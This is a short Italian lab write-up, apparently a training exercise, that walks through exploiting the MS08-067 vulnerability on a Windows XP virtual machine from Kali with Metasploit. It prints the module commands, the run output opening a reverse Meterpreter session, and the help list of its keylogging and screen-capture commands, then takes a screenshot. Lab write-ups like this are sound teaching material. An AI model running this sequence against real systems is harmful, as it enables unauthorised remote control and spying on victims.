
METERPETER EXPLOIT

MALIZIA
MARCO




EXPLOIT METERPETER
TARGET WINDOWS XP

Macchine utilizzate:


- **Kali (192.168.50.100)**
- **Windows (192.168.50.151)**

- **Dopo aver configurato gli indirizzi IP e fatto la verifica attraverso il comando <<ping>>, eseguiamo il comando <<msfconsole>>.**

- **Eseguendo il comando <search ms08_067> andiamo ad effettuare una ricerca specifica della vulnerabilita' indicata.**



- **Utilizzando il comando <use 0> andiamo a selezionare il modulo, ora configuriamo l'indirizzo IP Target ed eseguiamo <show options> per visualizzare se ci fossero ulteriori dati da inserire.**



- **Come possiamo vedere non ci sono altri “required” da inserire, percio’ proseguiamo eseguendo l’exploit con il comando <run>.**

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.151:445 - Automatically detecting the target...
[*] 192.168.50.151:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.151:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.151:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.50.151
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.151:1031) at 2024-07-10 06:14:33 -0700
```

- **Utilizzando il comando <help> possiamo avere un’idea dei comandi eseguibili con Meterpeter.**

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
```

- **Come possiamo vedere, nella lista dei comandi e’ presente <screenshot>, comando indicato dalla traccia.**

```
Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```

- **Andiamo ad eseguire il comando <screenshot> come indicato dalla richiesta.**

```
meterpreter > screenshot
Screenshot saved to: /home/gigi/OkfUvWgc.jpeg
meterpreter >
```

- **Dopo aver installato il tool “gimp” possiamo eseguire il comando nel terminal di kali per poter visualizzare lo screenshot ottenuto dall’exploit.**